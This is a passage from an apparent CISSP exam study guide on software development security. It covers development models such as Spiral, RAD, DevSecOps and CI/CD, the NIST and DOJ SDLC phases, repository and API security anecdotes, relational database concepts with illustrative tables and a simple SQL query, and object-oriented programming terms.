Boehm used the Spiral Model to develop the TRW Software Productivity System (TRW-SPS), a complex software project that resulted in 1,300,000 computer instructions. “Round zero” was a feasibility study, a small project designed to determine if the TRW-SPS project represented significant value to the organization, and was thus worth the risk of undertaking. The feasibility study indicated that the project was worthwhile (low risk), and the project spiraled outward. The deliverables of further rounds included:

1. Concept of Operations (COOP)
2. Software Requirements
3. Software Product Design
4. Detailed Design [8]

Each round included multiple repeated steps, including prototype development and, most importantly, a risk analysis. Boehm’s spiral is shown in Fig. 9.5.

The spiral ended with successful implementation of the project. Any potential high risk, such as lack of value to the organization or implementation failure,

**FIG. 9.5**

The Spiral Model.

Source: https://upload.wikimedia.org/wikipedia/commons/e/ec/Spiral_model_%28Boehm%2C_1988%29.svg.

Image under permission of Creative Commons.

was identified and mitigated earlier in the spiral, when it was cheaper and easier to mitigate.

Rapid Application Development (RAD)

Rapid Application Development (RAD) rapidly develops software via the use of prototypes, “dummy” GUIs, back-end databases, and more. The goal of RAD is quickly meeting the business need of the system; technical concerns are secondary. The customer is heavily involved in the process.

According to the Centers for Medicare & Medicaid Services (see <http://www.cms.gov/Research-Statistics-Data-and-Systems/CMS-Information-Technology/XLC/Downloads>SelectingDevelopmentApproach.pdf>), RAD “Aims to produce high quality systems quickly, primarily through the use of iterative prototyping (at any stage of development), active user involvement, and computerized development tools. These tools may include Graphical User Interface (GUI) builders,

Computer Aided Software Engineering (CASE) tools, Database Management Systems (DBMS), fourth-generation programming languages, code generators, and object-oriented techniques” [14].

Prototyping

Prototyping is an iterative approach that breaks projects into smaller tasks, creating multiple mockups (prototypes) of system design features. This lowers risk by allowing the customer to see realistic-looking results long before the final product is completed. As with other modern development methods, there is a high level of customer involvement: the customer inspects the prototypes to ensure that the project is on track and meeting its objective.

The term “prototype” may be a bit misleading: later stage prototypes may be used as the actual final product. Prototypes can be thought of as “working models.” Prototyping is not a full-fledged software development methodology: it is used by other iterative methods such as Spiral or RAD.

DevOps

Traditional software development was performed with strict separation of duties between the developers, quality assurance teams, and production teams. Developers had hardware that mirrored production models, and test data. They would hand code off to the quality assurance teams, who also had hardware that mirrored production models, as well as test data. The quality assurance teams would then hand tested code over to production, who had production hardware and real data.

In the old (less agile) model: developers had no direct contact with production, and in fact were strictly walled off from production via separation of duties.

DevOps is a more agile development and support model, echoing the agile programming methods we learned about previously in this chapter, including Sashimi and Scrum. DevOps is “the practice of operations and development engineers participating together in the entire service lifecycle, from design through the development process to production support” [15].

DevSecOps

DevSecOps is an agile method that integrates information security into the development process. Security is involved in every step. The DevSecOps Manifesto outlines the goals:

- ***Leaning in over Always Saying “No”***
- ***Data & Security Science over Fear, Uncertainty and Doubt***
- ***Open Contribution & Collaboration over Security-Only Requirements***

- **Consumable Security Services with APIs** over **Mandated Security Controls & Paperwork**
- **Business Driven Security Scores** over **Rubber Stamp Security**
- **Red & Blue Team Exploit Testing** over **Relying on Scans & Theoretical Vulnerabilities**
- **24×7 Proactive Security Monitoring** over **Reacting after being Informed of an Incident**
- **Shared Threat Intelligence** over **Keeping Info to Ourselves**
- **Compliance Operations** over **Clipboards & Checklists [16]**

Continuous Integration and Continuous Delivery

Continuous Integration and Continuous Delivery (CI/CD) is an agile methodology that focuses on rapidly deploying code updates via pipelines. It is one of the core DevSecOps practices. NIST describes CI/CD:

A unique concept that DevSecOps introduces in the process workflow is the concept of “pipelines”. With pipelines, there is no need to individually write jobs for initiating/executing each stage of the process. Instead, there is only one job that starts from the initial stage, automatically triggers the activities/tasks pertaining to other stages (both sequential and parallel), and creates an error-free smart workflow.

The pipeline in DevSecOps is called the CI/CD pipeline based on the overall tasks it accomplishes and the two individual stages it contains. CD can denote either the continuous delivery or continuous deployment stage. Depending on this latter stage, CI/CD can involve the following tasks:

- **Build, Test, Secure, and Deliver**—the tested modified code is delivered to the staging area.
- **Build, Test, Secure, Deliver, and Deploy**—the code in the stage area is automatically deployed [17].

Fig. 9.6, from NIST, shows the CI/CD pipeline.




FIG. 9.6

CI/CD pipeline [17].

Security Orchestration, Automation, and Response

Security Orchestration, Automation, and Response (SOAR) is an agile methodology used to centralize the management of security operations, including incident handling and response, vulnerability scanning, Security Information and Event Management (SIEM), and other operational activities. The goal is to automate tasks that were formerly performed manually. It uses orchestration to coordinate the management of SIEM, IDSs/IPSs, firewalls, and threat intelligence feeds via the use of application programming interfaces (APIs). This orchestration of security devices is known as *software-defined security* (SDSec), which is analogous to software-defined networking (discussed in [Chapter 5](#), Domain 4: Communication and Network Security).

Automation includes steps such as patching a system after an automated vulnerability scan determined it was vulnerable. It uses artificial intelligence to identify security incidents and executes incident response playbooks to take specific actions, such as removing a malicious email from a user's inbox or isolating an infected system.

Software Configuration Management

Software Configuration Management (SCM) is an agile method that automates system administration tasks, including server deployment and configuration management. SCM enables *infrastructure as code*, which allows building and configuring systems via a scripting language such as PowerShell, Python, and others. Ansible, Chef, Puppet, and Salt Stack are popular SCM tools.

SDLC

The *Systems Development Life Cycle* (SDLC, also called the *Software Development Life Cycle* or simply the *System Life Cycle*) is a system development model. SDLC is used across the IT industry, but SDLC focuses on security when used in context of the exam. Think of “our” SDLC: as the “Secure Systems Development Life Cycle”: the security is implied.

On the exam, SDLC focuses on security in every phase. This model is broader than many application development models, focusing on the entire system, from selection/development, through operational requirements, to secure disposal. There are many variants of the SDLC, but most follow (or are based on) the National Institute of Standards and Technology (NIST) SDLC process.

NIST Special Publication 800-14 states: “Security, like other aspects of an IT system, is best managed if planned for throughout the IT system life cycle. There are many models for the IT system life cycle but most contain five basic phases: initiation, development/acquisition, implementation, operation, and disposal” [18]. Additional steps are often added, most critically the security plan, which is the first step of any SDLC. The following overview is summarized from NIST SP 800-14:

- Prepare a Security Plan: Ensure that security is considered during all phases of the IT system lifecycle, and that security activities are accomplished during each of the phases.
- Initiation: The need for a system is expressed and the purpose of the system is documented.
 - Conduct a Sensitivity Assessment: Look at the security sensitivity of the system and the information to be processed.
- Development/Acquisition: The system is designed, purchased, programmed, or developed.
 - Determine Security Requirements: Determine technical features (like access controls), assurances (like background checks for system developers), or operational practices (like awareness and training).
 - Incorporate Security Requirements Into Specifications: Ensure that the previously gathered information is incorporated in the project plan.
 - Obtain the System and Related Security Activities: May include developing the system's security features, monitoring the development process itself for security problems, responding to changes, and monitoring threats.
- Implementation: The system is tested and installed.
 - Install/Turn-On Controls: A system often comes with security features disabled. These need to be enabled and configured.
 - Security Testing: Used to certify a system; may include testing security management, physical facilities, personnel, procedures, the use of commercial or in-house services (such as networking services), and contingency planning.
 - Accreditation: The formal authorization by the accrediting (management) official for system operation and an explicit acceptance of risk.
- Operation/Maintenance: The system is modified by the addition of hardware and software and by other events.
 - Security Operations and Administration: Examples include backups, training, managing cryptographic keys, user administration, and patching.
 - Operational Assurance: Examines whether a system is operated according to its current security requirements.
 - Audits and Monitoring: A system audit is a one-time or periodic event to evaluate security. Monitoring refers to an ongoing activity that examines either the system or the users.
- Disposal: The secure decommission of a system.
 - Information: Information may be moved to another system, archived, discarded, or destroyed.
 - Media Sanitization: There are three general methods of purging media: overwriting, degaussing (for magnetic media only), and destruction [18].

Notice that the word “secure” or “security” appears somewhere in every step of NIST’s SDLC, from project initiation to disposal: this is the crux of the SDLC.

Note

Security is part of every step of “secure” SDLC on the exam. Any step that omits security is the “wrong answer.” Also, any SDLC plan that omits secure disposal as the final lifecycle step is also the “wrong answer.”

Many organizations have broadened the SDLC process, beginning with the framework described in NIST SP 800-14 and adding more steps. The United States Department of Justice (DOJ) describes a 10-step SDLC (see <https://www.justice.gov/archive/jmd/irm/lifecycle/ch1.htm>). The text from the DOJ SDLC graphic, shown in Fig. 9.7, is summarized here:

Exam Warning

Memorizing the specific steps of each SDLC is not required, but be sure to understand the logical (secure) flow of the SDLC process.

- “Initiation: Begins when a sponsor identifies a need or an opportunity. Concept Proposal is created
- System Concept Development: Defines the scope or boundary of the concept. Includes Systems Boundary Document, Cost Benefit Analysis, Risk Management Plan and Feasibility Study
- Planning: Develops a Project Management Plan and other planning documents. Provides the basis for acquiring the resources needed to achieve a solution
- Requirements Analysis: Analyzes user needs and develops user requirements. Creates a detailed Functional Requirements Document
- Design: Transforms detailed requirements into complete, detailed System Design Document. Focuses on how to deliver the required functionality
- Development: Converts a design into a complete information system. Includes acquiring and installing systems environment; creating and testing databases/ preparing test case procedures; preparing test files; coding, compiling, refining programs; performing test readiness review and procurement activities
- Integration and Test: Demonstrates that the developed system conforms to requirements as specified in the Functional Requirements Document. Conducted by the Quality Assurance staff and users. Produces Test Analysis Reports
- Implementation: Includes implementation preparation, implementation of the system into a production environment, and resolution of problems identified in the Integration and Test Phase
- Operations and Maintenance: Describes tasks to operate and maintain information systems in a production environment. Includes Post-Implementation and In-Process Reviews
- Disposition: Describes end-of-system activities. Emphasis is given to proper preservation of data” [19]

Systems Development Life Cycle (SDLC)

Life-Cycle Phases




FIG. 9.7

The DOJ SDLC [19].

Integrated Product Teams

An Integrated Product Team (IPT) is a customer-focused group that focuses on the entire lifecycle of a project:

An Integrated Product Team (IPT) is a multidisciplinary group of people who are collectively responsible for delivering a defined product or process. The IPT is composed of people who plan, execute, and implement life-cycle decisions for the system being acquired. It includes empowered representatives (stakeholders) from all of the functional areas involved with the product—all who have a stake in the success of the program, such as design, manufacturing, test and evaluation (T&E), and logistics personnel, and, especially, the customer [20].

Integrated Product Teams are a more agile method than traditional hierarchical teams: they “... move away from a pattern of hierarchical decision-making to a process where decisions are made across organizational structures by integrated product teams. It means we are breaking down institutional barriers. It also means that our senior acquisition staffs are in a receive mode—not just a transmit mode. The objective is to be receptive to ideas from the field to obtain buy-in and lasting change” [21].

Software Escrow

Software escrow describes the process of having a third party store an archive of computer software. This is often negotiated as part of a contract with a proprietary software vendor. The vendor may wish to keep the software source code secret, but the customer may be concerned that the vendor could go out of business (potentially orphaning the software). Orphaned software with no available source code will not receive future improvements or patches.

Software escrow places the source code in escrow, under the control of a neutral third party. A contract strictly specifies the conditions for potential release of the source code to the customer, typically due to the business failure of the software vendor.

Code Repository Security

The security of private/internal code repositories largely falls under other corporate security controls discussed previously: defense-in-depth, secure authentication, firewalls, version control, etc.

Public code third-party repositories such as GitHub (<https://www.github.com>) raise additional security concerns. Beyond the security of the code hosting provider itself, one of the most important controls is secure authentication leveraging dual factor authentication. Accidentally publishing private code as public is a common mistake made by developers. This includes accidentally publishing code that includes passwords or private keys. Many criminals have automated searches for this type of content.

Learn by Example

A Compromised Key Leads to a \$6500 Amazon Bill

In 2015 Carlo van Wyk published code to his private GitHub account via Microsoft Visual Studio 2015, and “a simple bug in Visual Studio meant that source code that was destined for a secure and private source code repository was instead published to a public repository. What followed was a sequence of events which left me with a \$6,500 bill” [22].

The bug was in the GitHub extension included in Visual Studio 2015, and code marked private was marked public. The code included a private Amazon access key: “To my dismay, I discovered that the repository was created as a public repository. Not only has my source code been compromised, but an Amazon access key for the Alexa web information service, contained in a configuration file, has been exposed in the wild” [22].

The bots soon swarmed in: “As soon as it was out in the wild, it was too late. Bots scan GitHub repositories and it only takes 2 or 3 minutes for some of them to pick this up.” Criminals then spawned many Amazon cloud instances using Carlo’s account, and used them to mine the cryptocurrency Bitcoin.

Carlo includes a great summary of issues:

- “How is it possible that my data was breached so quickly?
 - Bitcoin miners continuously scan GitHub source code for amazon access keys.
 - They then use these keys to spawn large numbers of (Amazon cloud) EC2 instances to mine for bitcoins.
 - They make big coin while those who were exploited are left with a huge bills.
What could be done to prevent and mitigate this?
 - Always test new version control GUIs before using them in the wild. There could be a bug that could expose your data.
 - Encrypt sensitive information in config files.
 - Move access keys to a separate config file, and exclude this from Git deploys.
 - Amazon could implement daily max budgets by default.
 - Ideally, Amazon shouldn’t allow infinite expenditure” [22].
-

Security of Application Programming Interfaces (APIs)

An Application Programming Interface (API) allows an application to communicate with another application, or an operating system, database, network, etc. For example, the Google Maps API allows an application to integrate third-party content, such as restaurants overlaid on a Google Map.

A real-world example of API exploitation includes a hack of the Facebook API, exploited by security researcher Reza Moaiandin to harvest thousands of Facebook profiles:

“Reza Moaiandin, the software engineer who discovered the flaw, exploited a little-known privacy setting allowing anyone to find a Facebook user by typing their phone number into the social network.

By default, this Who can find me? setting is set to Everyone/public—meaning anyone can find another user by their mobile number. This is the default setting even if that user had chosen to withhold their mobile number from their public profile.

Using a simple algorithm, Moaiandin generated tens of thousands of mobile numbers a second and then sent these numbers to Facebook’s application programming

interface (API), a tool that allows developers to build apps linked to the social network. Within minutes, Facebook sent him scores of users' profiles.

All the information Moaiandin received was publicly available, but the ability to link the profiles to mobile numbers on such a large scale leaves the system open to abuse” [23].

The OWASP Enterprise Security API Toolkits project includes these critical API controls:

- Authentication
- Access control
- Input validation
- Output encoding/escaping
- Cryptography
- Error handling and logging
- Communication security
- HTTP security
- Security configuration [24]

Software Change and Configuration Management

Software Change and Configuration Management provides a framework for managing changes to software as it is developed, maintained, and eventually retired. Some organizations treat this as one discipline; the exam treats configuration management and change management as separate (but related) disciplines.

In regard to the Software Development Security domain, configuration management tracks changes to a specific piece of software. For example: tracking changes to a Content Management System (CMS), including specific settings within the software. Change management is broader, tracking changes across an entire software development program. In both cases, both configuration and change management are designed to ensure that changes occur in an orderly fashion, and do not harm (and ideally improve) information security. We discussed change management in [Chapter 8](#), Domain 7: Security Operations.

NIST Special Publication 80-128: Guide for Security-Focused Configuration Management of Information Systems (available at <https://csrc.nist.gov/publications/detail/sp/800-128/final>) describes the following configuration management terms:

“A Configuration Management Plan (CM Plan) is a comprehensive description of the roles, responsibilities, policies, and procedures that apply when managing the configuration of products and systems. The basic parts of a CM Plan include:

- Configuration Control Board (CCB)—Establishment of and charter for a group of qualified people with responsibility for the process of controlling and approving changes throughout the development and operational lifecycle of products and systems; may also be referred to as a change control board;

- Configuration Item Identification—methodology for selecting and naming configuration items that need to be placed under CM;
- Configuration Change Control—process for managing updates to the baseline configurations for the configuration items; and
- Configuration Monitoring—process for assessing or testing the level of compliance with the established baseline configuration and mechanisms for reporting on the configuration status of items placed under CM” [25].

Databases

A *database* is a structured collection of related data. Databases allow queries (searches), insertions (updates), deletions, and many other functions. The database is managed by the *Database Management System* (DBMS), which controls all access to the database and enforces the database security. Databases are managed by *Database Administrators* (DBAs). Databases may be searched with a database *query language*, such as the *Structured Query Language* (SQL). Typical database security issues include the confidentiality and integrity of the stored data. Integrity is a primary concern when replicated databases are updated.

Additional database confidentiality issues include *inference* and *aggregation* attacks, discussed in detail in [Chapter 4](#), Domain 3: Security Architecture and Engineering. Aggregation is a mathematical attack where an attacker aggregates details at a lower classification to determine information at a higher classification. Inference is a similar attack, but the attacker must logically deduce missing details: unlike aggregation, a mystery must be solved.

Types of Databases

Formal database types include *relational* (two dimensional), *hierarchical*, and *object-oriented*. The simplest form of database is a *flat file*: a text file that contains multiple lines of data, each in a standard format. A host file (located at /etc/hosts on UNIX systems, and c:\windows\system32\drivers\etc\hosts on many versions of Microsoft Windows) is an example of a flat file: each entry (line) contains at least an IP address and a host name.

Relational Databases

The most common modern database is the *relational database*, which contains two-dimensional *tables* of related (hence the term “relational”) data. A table is also called a relation. Tables have rows and columns: a row is a database record, called a *tuple*; a column is called an *attribute*. A single cell (intersection of a row and column) in a database is called a value. Relational databases require a unique value called the *primary key* in each tuple in a table. [Table 9.1](#) shows a relational database employee table, sorted by the primary key (SSN, or Social Security Number).

Table 9.1 Relational Database Employee Table.

SSN	Name	Title
133-73-1337	J.F. Sebastian	Designer
343-53-4334	Eldon Tyrell	Doctor
425-22-8422	Gaff	Detective
737-54-2268	Rick Deckard	Detective
990-69-4771	Hannibal Chew	Engineer

Table 9.1 attributes are SSN, Name, and Title. Tuples include each row: 133-73-1337, 343-53-4334, etc. “Gaff” is an example of a value (cell). *Candidate keys* are any attribute (column) in the table with unique values: candidate keys in **Table 9.1** include SSN and Name; SSN was selected as the primary key because it is truly unique (two employees could have the same name, but not the same SSN). The primary key may join two tables in a relational database.

Foreign Keys

A *foreign key* is a key in a related database table that matches a primary key in a parent database table. Note that the foreign key is the local table’s primary key: it is called the foreign key when referring to a parent table. **Table 9.2** is the HR database table that lists employees’ vacation time (in days) and sick time (also in days); it has a foreign key of SSN. The HR database table may be joined to the parent (employee) database table by connecting the foreign key of the HR table to the primary key of the employee table.

Referential, Semantic, and Entity Integrity

Databases must ensure the integrity of the data in the tables: this is called data integrity, discussed in the “[Database Integrity](#)” section below. There are three additional specific integrity issues that must be addressed beyond the correctness of the data itself: Referential, Semantic, and Entity Integrity. These are tied closely to the logical operations of the DBMS.

Referential integrity means that every foreign key in a secondary table matches a primary key in the parent table: if this is not true, referential integrity has been

Table 9.2 HR Database Table.

SSN	Vacation Time	Sick Time
133-73-1337	15 days	20 days
343-53-4334	60 days	90 days
425-22-8422	10 days	15 days
737-54-2268	3 days	1 day
990-69-4771	15 days	5 days

Table 9.3 Database Table Lacking Integrity.

SSN	Vacation Time	Sick Time
467-51-9732	7 days	14 days
737-54-2268	3 days	Nexus 6
133-73-1337	16 days	22 days
133-73-1337	15 days	20 days

broken. *Semantic integrity* means that each attribute (column) value is consistent with the attribute data type. *Entity integrity* means each tuple has a unique primary key that is not null. The HR database table shown in [Table 9.2](#), seen previously, has referential, semantic, and entity integrity. [Table 9.3](#), on the other hand, has multiple problems: one tuple violates referential integrity, one tuple violates semantic integrity, and the last two tuples violate entity integrity.

The tuple with the foreign key 467-51-9732 has no matching entry in the employee database table. This breaks referential integrity: there is no way to link this entry to a name or title. Cell “Nexus 6” violates semantic integrity: the sick time attribute requires values of days, and “Nexus 6” is not a valid amount of sick days. Finally, the last two tuples both have the same primary key (primary to this table; foreign key to the parent employees table); this breaks entity integrity.

Database Normalization

Database *normalization* seeks to make the data in a database table logically concise, organized, and consistent. Normalization removes redundant data, and improves the integrity and availability of the database. Normalization has three rules, called forms (see <http://www.informit.com/articles/article.aspx?p=30646> for more information):

- First Normal Form (1NF): Divide data into tables.
- Second Normal Form (2NF): Move data that is partially dependent on the primary key to another table. The HR Database ([Table 9.2](#)) is an example of 2NF.
- Third normal Form (3NF): Remove data that is not dependent on the primary key [26].

Database Views

Database tables may be queried; the results of a query are called a *database view*. Views may be used to provide a *constrained user interface*: for example, non-management employees can be shown their individual records only via database views. [Table 9.4](#) shows the database view resulting from querying the employee table “Title” attribute with a string of “Detective.” While employees of the HR department may be able to view the entire employee table, this view may be authorized for the captain of the detectives, for example.

Table 9.4 Employee Table Database View “Detective.”

SSN	Name	Title
425-22-8422	Gaff	Detective
737-54-2268	Rick Deckard	Detective

The Data Dictionary

The *data dictionary* contains a description of the database tables. This is called *meta-data*: data about data. The data dictionary contains database view information, information about authorized database administrators, user accounts including their names and privileges, and auditing information, among others. A critical data dictionary component is the *database schema*: it describes the attributes and values of the database tables. **Table 9.5** shows a very simple data dictionary that describes the two tables we have seen previously this chapter: employees and HR.

Database Query Languages

Database query languages allow the creation of database tables, read/write access to those tables, and many other functions. Database query languages have at least two subsets of commands: *Data Definition Language* (DDL) and *Data Manipulation Language* (DML). DDL is used to create, modify, and delete tables. DML is used to query and update data stored in the tables.

The most popular relational database query language is SQL (Structured Query Language), created by IBM in 1974. Many types of SQL exist, including MySQL, PostgreSQL, PL/SQL (Procedural Language/SQL, used by Oracle), T-SQL and ANSI SQL (used by Microsoft SQL), and many others.

Common SQL commands include:

- CREATE: create a table
- SELECT: select a record
- DELETE: delete a record (or a whole table)
- INSERT: insert a record
- UPDATE: change a record

Table 9.5 Simple Database Schema.

Table	Attribute	Type	Format
Employee	SSN	Digits	###-##-####
Employee	Name	String	<30 characters>
Employee	Title	String	<30 characters>
HR	SSN	Digits	###-##-####
HR	Sick Time	Digits	## days
HR	Vacation Time	Digits	## days

Tables are created with the CREATE command, which uses Data Definition Language to describe the format of the table that is being created. An example of a Data Manipulation Language command is SELECT, which is used to search and choose data from a table. The following SELECT command could be used to create the database view shown in [Table 9.4](#):

```
SELECT * FROM Employees WHERE Title = "Detective"
```

This means: show any ("*") records where the Title is "Detective."

Hierarchical Databases

Hierarchical databases form a tree: the global Domain Name Service (DNS) servers form a global tree. The root name servers are at the “root zone” at the base of the tree; individual DNS entries form the leaves. www.syngress.com points to the syngress.com DNS database, which is part of the dot com (.com) top level domain (TLD), which is part of the global DNS (root zone). From the root, you may go back down another branch, down to the dot gov (.gov) TLD, to the nist.gov (National Institute of Standards and Technologies) domain, to www.nist.gov.

A special form of hierarchical database is the *network model* (referring to networks of people, not data networks): this allows branches of a hierarchical database to have two parents (two connections back to the root). Imagine an organization’s org chart is stored in a database that forms a tree, with the CEO as the root of the hierarchy. In this company, the physical security staff reports to both facilities (for facility issues) and IT (for datacenter physical security). The network model allows the physical security staff to have “two bosses” in the hierarchical database: reporting through an IT manager and a facilities manager.

Object-Oriented Databases

While databases traditionally contain just (passive) data, object-oriented databases combine data with functions (code) in an object-oriented framework. Object-Oriented Programming (OOP) is used to manipulate the objects (and their data), managed by an Object Database Management System (ODBMS).

Database Integrity

In addition to the previously discussed relational database integrity issues of semantic, referential, and entity integrity, databases must also ensure data integrity: the integrity of the entries in the database tables. This treats integrity as a more general issue: mitigating unauthorized modifications of data. The primary challenge associated with data integrity within a database is simultaneous attempted modifications of data. A database server typically runs multiple threads (lightweight processes), each capable of altering data. What happens if two threads attempt to alter the same record?

DBMSs may attempt to *commit* updates: make the pending changes permanent. If the commit is unsuccessful, the DBMSs can *rollback* (also called *abort*) and restore from a *savepoint* (clean snapshot of the database tables).

A *database journal* is a log of all database transactions. Should a database become corrupted, the database can be reverted to a backup copy, and then subsequent transactions can be “replayed” from the journal, restoring database integrity.

Database Replication and Shadowing

Databases may be highly available (HA), replicated with multiple servers containing multiple copies of tables. Integrity is the primary concern with replicated databases: if a record is updated in one table, it must be simultaneously updated in all tables. Also, what happens if two processes attempt to update the same tuple simultaneously on two different servers? They both cannot be successful; this would violate the integrity of the tuple.

Database replication mirrors a live database, allowing simultaneous reads and writes to multiple replicated databases by clients. Replicated databases pose additional integrity challenges. A two-phase (or multiphase) commit can be used to assure integrity: before committing, the DBMS requests a vote. If the DBMSs on each server agree to commit, the changes are made permanent. If any DBMSs disagree, the vote fails, and the changes are not committed (not made permanent).

A *shadow database* is similar to a replicated database, with one key difference: a shadow database mirrors all changes made to a primary database, but clients do not access the shadow. Unlike replicated databases, the shadow database is one-way (data flows from primary to shadow): it serves as a live data backup of the primary.

Data Warehousing and Data Mining

As the name implies, a *data warehouse* is a large collection of data. Modern data warehouses may store many terabytes (1000 gigabytes) or even petabytes (1000 terabytes) of data. This requires large scalable storage solutions. The storage must be high performance, and allow analysis and searches of the data.

Once data is collected in a warehouse, *data mining* is used to search for patterns. Commonly sought patterns include signs of fraud. Credit card companies manage some of the world’s largest data warehouses, tracking billions of transactions per year. Fraudulent transactions are a primary concern of credit card companies that lead to millions of dollars in lost revenue. No human could possibly monitor all of those transactions, so the credit card companies use data mining to separate the signal from noise. A common data mining fraud rule monitors multiple purchases on one card in different states or countries in a short period of time. A violation record can be produced when this occurs, leading to suspension of the card or a phone call to the card owner’s home.

Object-Oriented Design and Programming

Object-oriented design and programming uses an object metaphor to design and write computer programs. Our bodies are comprised of objects that operate independently and communicate with each other. Our eyes are independent organs (objects) that receive input of light, and send an output of nerve impulse to our brains. Our hearts receive deoxygenated blood from our veins and oxygen from our lungs, and send oxygenated blood to our arteries. Many organs can be replaced: a diseased liver can be replaced with a healthy liver. *Object-Oriented Programming* (OOP) replicates the use of objects in computer programs. *Object-Oriented Design* (OOD) treats objects as a higher-level design concept, like a flowchart.

Object-Oriented Programming (OOP)

Object-Oriented Programming (OOP) changes the older structured programming methodology, and treats a program as a series of connected objects that communicate via messages. Object-Oriented Programming attempts to model the real world. Examples of OOP languages include Java, C++, Smalltalk, and Ruby.

An object is a “black box” that is able to perform functions, and sends and receives messages. Objects contain data and *methods* (the functions they perform). The object provides *encapsulation* (also called *data hiding*): we do not know, from the outside, how the object performs its function. This provides security benefits: users should not be exposed to unnecessary details. Think of your sink as an object whose function is washing hands. The input message is clean water; the output message is dirty water. You do not know or care about where the water is coming from, or where it is going. If you are thinking about those issues, the sink is probably broken.

Cornerstone Object-Oriented Programming Concepts

Cornerstone object-oriented programming concepts include objects, methods, messages, inheritance, delegation, polymorphism, and polyinstantiation. We will use an example object called “Addy” to illustrate the cornerstone concepts. Addy is an object that adds two integers; it is an extremely simple object, but has enough complexity to explain core OOP concepts. Addy *inherits* an understanding of numbers and math from his *parent class* (the class is called mathematical operators). A specific object is called an *instance*. Note that objects may inherit from other objects, in addition to classes.


In our case, the programmer simply needs to program Addy to support the method of addition (inheritance takes care of everything else Addy must know). Fig. 9.8 shows Addy adding two numbers.

“1+2” is the input message; “3” is the output message. Addy also supports delegation: if he does not know how to perform a requested function, he can delegate that request to another object (called “Subby” in Fig. 9.9).

Addy also supports polymorphism (based on the Greek roots “poly” and “morph,” meaning many and forms, respectively): he has the ability to overload

**FIG. 9.8**

The “Addy” object.

**FIG. 9.9**


Delegation.

his plus (“+”) operator, performing different methods depending on the context of the input message. For example: Addy adds when the input message contains “number +number”; polymorphism allows Addy to concatenate two strings when the input message contains “string+string,” as shown in Fig. 9.10.

Finally, polyinstantiation means “many instances,” two instances (specific objects) with the same names that contain different data. This may be used in multi-level secure environments to keep top secret and secret data separate, for example. See Chapter 4, Domain 3: Security Architecture and Engineering for more information about polyinstantiation. Fig. 9.11 shows polyinstantiated Addy objects: two objects with the same name but different data. Note that these are two separate objects. Also, to a secret-cleared subject, the Addy object with secret data is the only known Addy object.

**FIG. 9.10**

Polymorphism.

**FIG. 9.11**

Polyinstantiation.

Here is a summary of Object-Oriented Programming concepts illustrated by Addy:

- Object: Addy
- Class: Mathematical operators
- Method: Addition
- Inheritance: Addy inherits an understanding of numbers and math from his parent class mathematical operators. The programmer simply needs to program Addy to support the method of addition
- Example input message: $1+2$
- Example output message: 3
- Polymorphism: Addy can change behavior based on the context of the input, overloading the “+” to perform addition, or concatenation, depending on the context
- Polyinstantiation: Two Addy objects (secret and top secret), with different data

Coupling and Cohesion

